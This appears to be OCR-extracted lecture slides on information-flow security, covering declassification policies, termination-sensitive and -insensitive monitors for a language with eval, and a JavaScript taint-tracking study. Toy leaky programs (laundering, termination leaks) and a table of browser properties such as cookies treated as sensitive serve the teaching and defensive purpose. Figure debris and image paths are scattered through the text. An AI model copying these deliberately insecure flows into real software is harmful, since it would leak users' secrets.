5	7	1	0
5	7	1	1
5	7	1	2

…

{h1}

5	7	0	0
5	7	0	1
5	7	0	2

…

{h1,h2}

5	7	0	1

{(h1+h2)/2}


5	7	0	1
5	7	1	0
5	7	2	-1

…

E

Policy p(m,E)

TSec: Termination-sensitive security



- Formally: $p(m,E_i) \subseteq k(c,m_L,\vec{l}_i)$ where $E_i=\{e1,\ldots,ei\}$

Examples

Allowed:

- Intended release
  - l:=declassify(h)
- Delayed declassification
  - h':=h; h:=0; l:=declassify(h); l:=h'

Disallowed:

- Laundering
  - h:=h'; l:=declassify(h)
- Premature declassification
  - l:=h; l:=declassify(h)
- Termination leak
  - (while h do skip); l:=5

TISec: Termination-insensitive security

- Allow knowledge refinement at next low event
- Can only learn from knowing there is some next event
- Progress knowledge $\cup_{l'} k(c, m_L, \vec{l} l')$
- TISec: $p(m, E_i) \cap \cup_{l'} k(c, m_L, \vec{l}_{i-1} l') \subseteq k(c, m_L, \vec{l}_i)$
- TISec accepts (while h do skip); l:=5
- Channel bounds [Askarov, Hunt, Sabelfeld, Sands 2008]
  - attacker may not learn secret in poly time (in secret size)
  - probability of guessing the secret in poly time negligible

Modular enforcement

Program

$cfg \xrightarrow{\beta} cfg'$
skip, x:=e x:=declassify(y) if…, while… eval(e)

Actions β

s
a(x,v)
d(x,e,m)
b(e,c)
w(e)
f

Monitor

$cfgm \xrightarrow{\beta} cfgm'$

TIM: Termination-insensitive monitor

initial memory

stack of security contexts

- cfgm=⟨i, o⟩
- prevent explicit flows l:=h
- prevent implicit flows if h then l:=0
  - by dynamic pc = highest level on context stack
- prevent laundering
  - deny declassification if escape hatch has changed value
- “eval” unproblematic

Termination-insensitive monitor

Action	Monitor's reaction	
	stop if	stack update
a(x,e)	x and (e or pc)	
d(x,e,m)	pc or m(e)$\neq$ i(e)	
b(e,c)		push(lev(e))
w(e)		push(lev(e))
f		pop

Examples

Accepted:


- Intended release
  - l:=declassify(h) ☑
- Declassification
  - temp:=h1; h1:=h2; h2:=temp; avg:=declassify((h1+h2)/2); ☑

Stopped:

- Laundering
  - h:=h'; l:=declassify(h)
- Premature declassification
  - l:=h; l:=declassify(h)
- Eval
  - (if h then s:="l:=1" else s:="l:=0"); eval(s)

Enforcing termination-sensitivity

- TIM insufficient
  - (while h do skip); l:=1
  - if h then l:=1
  - h:=h'; l:=declassify(h)
- Problematic when h=h'=0 initially
- Need on-the-fly static analysis to
  - prevent side effects in high contexts
  - prevent updates to variables involved in declassification
- Purely static enforcement would be too crude for "eval"



TM: Termination-sensitive monitor

stack of security contexts

updated variables

- cfgm=⟨o, U⟩
- prevent explicit flows l:=h
- prevent implicit flows if h then l:=0
  - no low side effects in branches
- prevent laundering
  - deny declassification if variable involved in declassification might have been updated
  - on-the-fly version of type system for delimited release [Sabelfeld & Myers'03]
- termination channel
  - no while loops with high guards
  - no eval/loop in ifs with high guards

Termination-sensitive monitor

Action	Monitor's reaction	
	stop if	stack update
a(x,e)	x and e	U'=U∪{x}
d(x,e,m)	vars(e)∩U ≠ ∅	U'=U∪{x}
b(e,c)		push(low)
b(e,c)	side(c) or eval(c) or loop(c)	push(high) U'=U∪up(c)
w(e)		push(low)
f		pop

Enforcement: dynamic and hybrid

- l:=h
- if h then l:=1
- while h do skip ☑
- if h then eval("l:=1")
- if h then eval("skip") ☑
- l:=declassify(Amount> Bid); sendBid(Amount)
- l:=declassify(max{Ti | Ti<=Amount}); reqExRate(l) ☑ ☑

Enforcement: dynamic and hybrid

- if h then s:=“l:=1” else s:=“l:=0” ; eval(s)

- temp:=h1; h1:=h2; h2:=temp; avg:=declassify((h1+…+hn)/n); ☑

Communication

- Modular extension
- Model I/0 for simplicity
- Output straightforward
  - low events observable
- Input history to track reference memories for escape hatches
- Treating input as update too conservative

```
input(password, high);
i  := 0; ok := 0;
while i < 3 {
  input (guess, low);
  ok := declassify (password ==
   guess);
  if ok then { i:=3; } else {
   i:=i+1; }
}
output(ok);
```

Semantics

low channel

"escape-hatch" set

memory

command

high channel


input history

- Configurations cfg=$\langle$c, m, E, L, H, s$\rangle$
- Channels as streams
  - whether streams or strategies makes no difference for deterministic programs [Clark & Hunt'07]
  - input history s=(ch,x)(ch',x')…
- Low events include communication

  l::=…| (I, x, v) | (O,v)
- Escape hatches (e,r) where e is declassified r is the length of input history at declassification time


Attacker's knowledge

- Consider run where initially




- Knowledge $k(c, m_L, L, \vec{l})$

From escape hatches to policies



Security



Ei={e1,…,ei}

- TSec:
  $p(m,L,H,E_i,s_i) \subseteq k(c,m_L,L,\vec{l}_i)$
- TISec:
  $p(m,L,H,E_i,s_i) \cap \cup_{l'} k(c,m_L, L,\vec{l}_{i-1}l') \subseteq k(c,m_L,L,\vec{l}_i)$

Examples

Allowed:

```
in(h,H);
in(h,H);
h':=h;
l:=declassify(h);
l:=h'
```

Disallowed:

```
in(h,H);
h':=h;
in(h,H);
l:=declassify(h);
l:=h'
```

TIM: Termination-insensitive monitor

cfgm=⟨i, o⟩

Action	Monitor's reaction	
	stop if	stack update
a(x,e)	x and (e or pc)	
d(x,e,m)	pc or m(e)≠ i(e)	
b(e,c)		push(lev(e))
w(e)		push(lev(e))
f		pop
i(x,v)	pc	$i[x \mapsto v]$
o(e)	e or pc	

TM: Termination-sensitive monitor

cfgm=⟨o, U⟩

Action	Monitor's reaction	
	stop if	stack update
a(x,e)	x and e	U'=U∪{x}
d(x,e,m)	vars(e)∩U ≠ ∅	U'=U∪{x}
b(e,c)		push(low)
b(e,c)	side(c) or eval(c) or loop(c)	push(high) U'=U∪up(c)
w(e)		push(low)
f		pop
i(x,v)		U'=U\{x} if pc
o(e)	e	

Auction sniper

```
input (bid, high);
won:=0; proceed := 1;
while proceed {
  input (status, low);
  if (status == 1) then {won := 1; proceed := 0;} // we won
  else {input (current, low); // get updated bid from the auction
    input (bid, high); // read new bid
    proceed:=declassify (current < bid); // declassification
    if proceed then {current := current + 1; output (current, low);}
  }
}
output(won, high); if won {output (current, high);}
```

- Bids can be changed dynamically
- Accepted by both monitors (hence TSec)

Related work

- Monitoring
  - [Le Guernic et al.'06,'07][Shroff et al.'07]
  - no dynamic code evaluation
  - no declassification
- Declassification
  - what & where of declassification
  - subsume gradual release [Askarov & Sabelfeld'07a]
  - subsume localized delimited release [Askarov & Sabelfeld'07b]
  - timing-sensitive what & where definitions [Mantel & Reinhard'07]
  - what wrt current state & where [Banerjee et al.'08, Barthe et al.'08]
    - accept h:=h'; l:=declassify(h) which we reject as laundering
- Information flow for web security
  - Perl/PHP/Ruby taint mode
    - not tracking implicit flows
  - Tainting and static analysis [Huang et al.'04, Vogt et al.'07, Chandra & Franz'07,...]
    - no soundness arguments
    - no declassification support


Case study by Vogt et al. [NDSS'07]


- Extended Firefox with hybrid "tainting" for JavaScript
- Sensitive information (spec from Netscape Navigator 3.0)
- User prompted an alert when tainted date affects connections outside origin domain
- Crawled >1M pages
- ~8% triggered alert
- reduced to ~1% after whitelisting top 30 statistics sites (as google-analytics.com)

Object	Tainted properties
document	cookie, domain, forms, lastModified, links, referrer, title, URL
Form	action
any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
history	current, next, previous, toString
Select option	defaultSelected, selected, text, value
location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
window	defaultStatus, status

Results

- Hybrid enforcement for a web-like language
  - monitoring with "on-the-fly" static analyis
  - "eval"
  - communication
- Soundness
  - knowledge-based attacker
    TIM ⇒ TISec
  - covert channels (termination)
    TM ⇒ TSec
  - declassification
- Flexible declassification policies
  - what & where of information release





References

- Declassification: Dimensions and Principles [Sabelfeld & Sands, JCS]
- Tight Enforcement of Flexible Information-Release Policies for Dynamic Languages [Askarov & Sabelfeld]

Course summary

- Language-based security
  - from off-beat ideas to mainstream technology in just a few years
  - high potential for web-application security
- Declassification
  - dimensions and principles
  - combining dimensions key to security policies
- Enforcement
  - type-based for “traditional languages”
  - dynamic and hybrid for dynamic languages